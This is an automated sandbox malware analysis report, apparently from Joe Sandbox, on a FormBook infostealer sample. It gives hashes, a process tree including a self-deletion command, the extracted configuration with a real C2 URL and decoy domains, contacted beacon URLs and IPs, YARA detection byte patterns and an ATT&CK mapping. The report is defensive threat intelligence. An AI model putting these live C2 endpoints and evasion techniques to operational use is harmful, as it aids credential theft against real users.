ID: 502315
Sample Name: divpCHa0h7.exe
Cookbook: default.jbs
Time: 19:45:01
Date: 13/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report divpCHa0h7.exe

Overview


General Information

Sample Name:	divpCHa0h7.exe
Analysis ID:	502315
MD5:	fda0d823b262ac2.
SHA1:	73f72d7c987d44d.
SHA256:	91a166f9a29ad83.
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Yara detected AntiVM3
- System process connects to networ…
- Detected unpacking (changes PE se…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Tries to detect sandboxes and other…
- Self deletion via cmd delete

Classification



Process Tree

- **System is w10x64**
- divpCHa0h7.exe (PID: 3240 cmdline: 'C:\Users\user\Desktop\divpCHa0h7.exe' MD5: FDA0D823B262AC2B1BD76A2053C29692)
  - divpCHa0h7.exe (PID: 5712 cmdline: C:\Users\user\Desktop\divpCHa0h7.exe MD5: FDA0D823B262AC2B1BD76A2053C29692)
  - divpCHa0h7.exe (PID: 4132 cmdline: C:\Users\user\Desktop\divpCHa0h7.exe MD5: FDA0D823B262AC2B1BD76A2053C29692)
  - divpCHa0h7.exe (PID: 2256 cmdline: C:\Users\user\Desktop\divpCHa0h7.exe MD5: FDA0D823B262AC2B1BD76A2053C29692)
    - explorer.exe (PID: 3472 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
    - msdt.exe (PID: 6440 cmdline: C:\Windows\SysWOW64\msdt.exe MD5: 7F0C51DBA69B9DE5DDF6AA04CE3A69F4)
      - cmd.exe (PID: 6732 cmdline: /c del 'C:\Users\user\Desktop\divpCHa0h7.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - conhost.exe (PID: 6760 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.esyscoloradosprings.com/fqiq/"
  ],
  "decoy": [
    "driventow.com",
    "ipatchwork.today",
    "bolder.equipment",
    "seal-brother.com",
    "mountlaketerraceapartments.com",
    "weeden.xyz",
    "sanlifalan.com",
    "athafood.com",
    "isshinn1.com",
    "creationslazzaroni.com",
    "eclecticrenaissancewoman.com",
    "satellitephonstore.com",
    "cotchildcare.com",
    "yamacorp.digital",
    "ff4cuno43.xyz",
    "quicksticks.community",
    "govindfinance.com",
    "farmersfirstseed.com",
    "megacinema.club",
    "tablescaperendezvous4two.com",
    "ecarehomes.com",
    "floaterslaser.com",
    "benisano.com",
    "saint444.com",
    "thedusi.com",
    "avafxtrade.online",
    "hanenosuke.com",
    "suntioil4u.com",
    "healthyweekendtips.com",
    "24000words.com",
    "ofbchina.net",
    "begukiu0.info",
    "wolmoda.com",
    "mask60.com",
    "4bellemaison.com",
    "mambacustomboats.com",
    "sedsn.com",
    "doggycc.com",
    "kangrungao.com",
    "pharmacistcharisma.com",
    "passiverewardssystems.com",
    "qywyfeo8.xyz",
    "shenjiclass.com",
    "rdoi.top",
    "lavishbynovell.com",
    "fleetton.com",
    "hillcresthomegroup.com",
    "hartfulcleaning.com",
    "srofkansas.com",
    "applebroog.industries",
    "phillytrainers.com",
    "dmc--llc.com",
    "sosoon.store",
    "daysyou.com",
    "controldatasa.com",
    "markarge.com",
    "hirayaawards.com",
    "clinicscluster.com",
    "sophiagunterman.art",
    "kirtansangeet.com",
    "residential.insure",
    "ribbonofficial.com",
    "qianhaijcc.com",
    "fytvankin.quest"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000F.00000002.520122597.0000000002760000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
0000000F.00000002.520122597.0000000002760000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8618:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa142:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19bb7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000F.00000002.520122597.0000000002760000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ae9:$sqlite3step: 68 34 1C 7B E1 • 0x16bfc:$sqlite3step: 68 34 1C 7B E1 • 0x16b18:$sqlite3text: 68 38 2A 90 C5 • 0x16c3d:$sqlite3text: 68 38 2A 90 C5 • 0x16b2b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c53:$sqlite3blob: 68 53 D8 7F 8C
00000005.00000002.361762124.00000000005D0000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000005.00000002.361762124.00000000005D0000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8618:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa142:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19bb7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 27 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.divpCHa0h7.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.divpCHa0h7.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7818:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7bb2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b3f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1262c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9342:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18db7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.2.divpCHa0h7.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x15ce9:$sqlite3step: 68 34 1C 7B E1 • 0x15dfc:$sqlite3step: 68 34 1C 7B E1 • 0x15d18:$sqlite3text: 68 38 2A 90 C5 • 0x15e3d:$sqlite3text: 68 38 2A 90 C5 • 0x15d2b:$sqlite3blob: 68 53 D8 7F 8C • 0x15e53:$sqlite3blob: 68 53 D8 7F 8C
1.2.divpCHa0h7.exe.3c268a0.2.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
1.2.divpCHa0h7.exe.3c268a0.2.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0xcd2c8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xcd662:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xf50e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xf5482:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xd9375:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x101195:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0xd8e61:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x100c81:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0xd9477:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x101297:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0xd95ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x10140f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xce07a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0xf5e9a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0xd80dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xffefc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xcedf2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0xf6c12:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0xde867:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x106687:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0xdf90a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 14 entries				

Sigma Overview

System Summary:

Sigma detected: Possible Applocker Bypass

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Detected unpacking (changes PE section rights)

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

Self deletion via cmd delete

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 5 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop o Insecure Network Communicat
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 Redirect Phc Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 5 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicat
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 2 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Poin

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	File Deletion 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
divpCHa0h7.exe	16%	Virustotal		Browse
divpCHa0h7.exe	17%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.divpCHa0h7.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.1.divpCHa0h7.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.sanlifalan.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.jiyu-kobo.co.jp/CursJ	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cna-d	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.collada.org/2005/11/COLLADASchema9Done	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cnl	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/c	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/Y0zS	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/.	0%	URL Reputation	safe	
http://www.fonts.comn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn_	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/a-e7	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.floaterslaser.com/fqiq/?z0DH=f0Dtar1PYnAdDzS&ZvEd=cd5R1bQkGt60ucaw3l3E0k/wUnqrUWXrQueIKe7m3jIZGD6slZfTAntz2qvR4Gb0BO+l	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cnr-f	0%	Avira URL Cloud	safe	
www.esyscoloradosprings.com/fqiq/	0%	Avira URL Cloud	safe	
http://www.fontbureau.comasno	0%	Avira URL Cloud	safe	
http://www.sanlifalan.com/fqiq/?ZvEd=prTEVkQtidVRbelnknUsCYHPcHrUQSHWronmvObfBYwGPcpLSCQwPhh2tosJT24FW2ZT&z0DH=f0Dtar1PYnAdDzS	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/Gras	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.fonts.comX	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/t	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/o	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.sajatypeworks.coma-d	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/ri	0%	Avira URL Cloud	safe	
http://www.esyscoloradosprings.com/fqiq/?ZvEd=KZhYdxsAX/C25xiOpksKfhNe7DL7yKRLCy2J/73TfqSfqYhWOiYMofna8My9QnEOoaqj&z0DH=f0Dtar1PYnAdDzS	0%	Avira URL Cloud	safe	
http://www.ribbonofficial.com/fqiq/?z0DH=f0Dtar1PYnAdDzS&ZvEd=MhZqZeIh1bEx9EPhBOs++VNt6zdxCxYLlsX+VD+R30361cyojbkVOC5VQe1OoxOfJLYr	0%	Avira URL Cloud	safe	
http://www.mambacustomboats.com/fqiq/?ZvEd=oM7C4s4K9Ux9NUwG97tedYlymorHgm5Kv3Umj1Gnv/i5ubiDMWU/+XDfdu3U3Pyuil7R&z0DH=f0Dtar1PYnAdDzS	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.sanlifalan.com	104.165.34.6	true	true	• 0%, Virustotal, Browse	unknown
floaterslaser.com	81.169.145.161	true	false		high
www.mambacustomboats.com	64.190.62.111	true	false		high
shops.myshopify.com	23.227.38.74	true	false		high
websites076.homestead.com	108.167.135.122	true	false		high
a.mb.cn	8.212.24.67	true	false		high

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.esyscoloradosprings.com	unknown	unknown	false		high
www.kangrungao.com	unknown	unknown	false		high
www.begukiu0.info	unknown	unknown	false		high
www.ribbonofficial.com	unknown	unknown	false		high
www.floaterslaser.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.floaterslaser.com/fqiq/?z0DH=f0Dtar1PYnAdDzS&ZvEd=cd5R1bQkGt60ucaw3l3E0k/wUnqrUWXrQueIKe7m3jIZGD6slZfTAntz2qvR4Gb0BO+I	true	• Avira URL Cloud: safe	unknown
www.esyscoloradosprings.com/fqiq/	true	• Avira URL Cloud: safe	low
http://www.sanlifalan.com/fqiq/?ZvEd=prTEVkQtidVRbelnknUsCYHPcHrUQSHWronmvObfBYwGPcpLSCQwPhh2tosJT24FW2ZT&z0DH=f0Dtar1PYnAdDzS	true	• Avira URL Cloud: safe	unknown
http://www.esyscoloradosprings.com/fqiq/?ZvEd=KZhYdxsAX/C25xiOpksKfhNe7DL7yKRLCy2J/73TfqSfqYhWOiYMofna8My9QnEOoaqj&z0DH=f0Dtar1PYnAdDzS	true	• Avira URL Cloud: safe	unknown
http://www.ribbonofficial.com/fqiq/?z0DH=f0Dtar1PYnAdDzS&ZvEd=MhZqZeIh1bEx9EPhBOs++VNt6zdxCxYLlsX+VD+R30361cyojbkVOC5VQe1OoxOfJLYr	true	• Avira URL Cloud: safe	unknown
http://www.mambacustomboats.com/fqiq/?ZvEd=oM7C4s4K9Ux9NUwG97tedYlymorHgm5Kv3Umj1Gnv/i5ubiDMWU/+XDfdu3U3PyuiI7R&z0DH=f0Dtar1PYnAdDzS	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.165.34.6	www.sanlifalan.com	United States		18779	EGIHOSTINGUS	true
108.167.135.122	websites076.homestead.com	United States		46606	UNIFIEDLAYER-AS-1US	false
23.227.38.74	shops.myshopify.com	Canada		13335	CLOUDFLARENETUS	false
81.169.145.161	floaterslaser.com	Germany		6724	STRATOSTRATOAGDE	false
64.190.62.111	www.mambacustomboats.com	United States		11696	NBS11696US	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	502315
Start date:	13.10.2021
Start time:	19:45:01
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 55s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	divpCHa0h7.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@12/1@8/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 11% (good quality ratio 9.7%) • Quality average: 72% • Quality standard deviation: 32.6%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
19:46:07	API Interceptor	2x Sleep call for process: divpCHa0h7.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\divpCHa0h7.exe.log

Process:	C:\Users\user\Desktop\divpCHa0h7.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1308
Entropy (8bit):	5.348115897127242
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\divpCHa0h7.exe.log	
SSDEEP:	24:MLUE4KJXE4qpE4Ks2E1qE4qpAE4Kzr7RKDE4KhK3VZ9pKhPKIE4oKFKHKorE4x88:MIHKtH2HKXE1qHmAHKzvRYHKhQnoPtH2
MD5:	832D6A22CE7798D72609B9C21B4AF152
SHA1:	B086DE927BFEE6039F5555CE53C397D1E59B4CA4
SHA-256:	9E5EE72EF293C66406AF155572BF3B0CF9DA09CC1F60ED6524AAFD65553CE551
SHA-512:	A1A70F76B98C2478830AE737B4F12507D859365F046C5A415E1EBE3D87FFD2B64663A31E1E5142F7C3A7FE9A6A9CB8C143C2E16E94C3DD6041D1CCABEDDD2C21
Malicious:	**true**
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"System.Deployment, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows

Static File Info

General

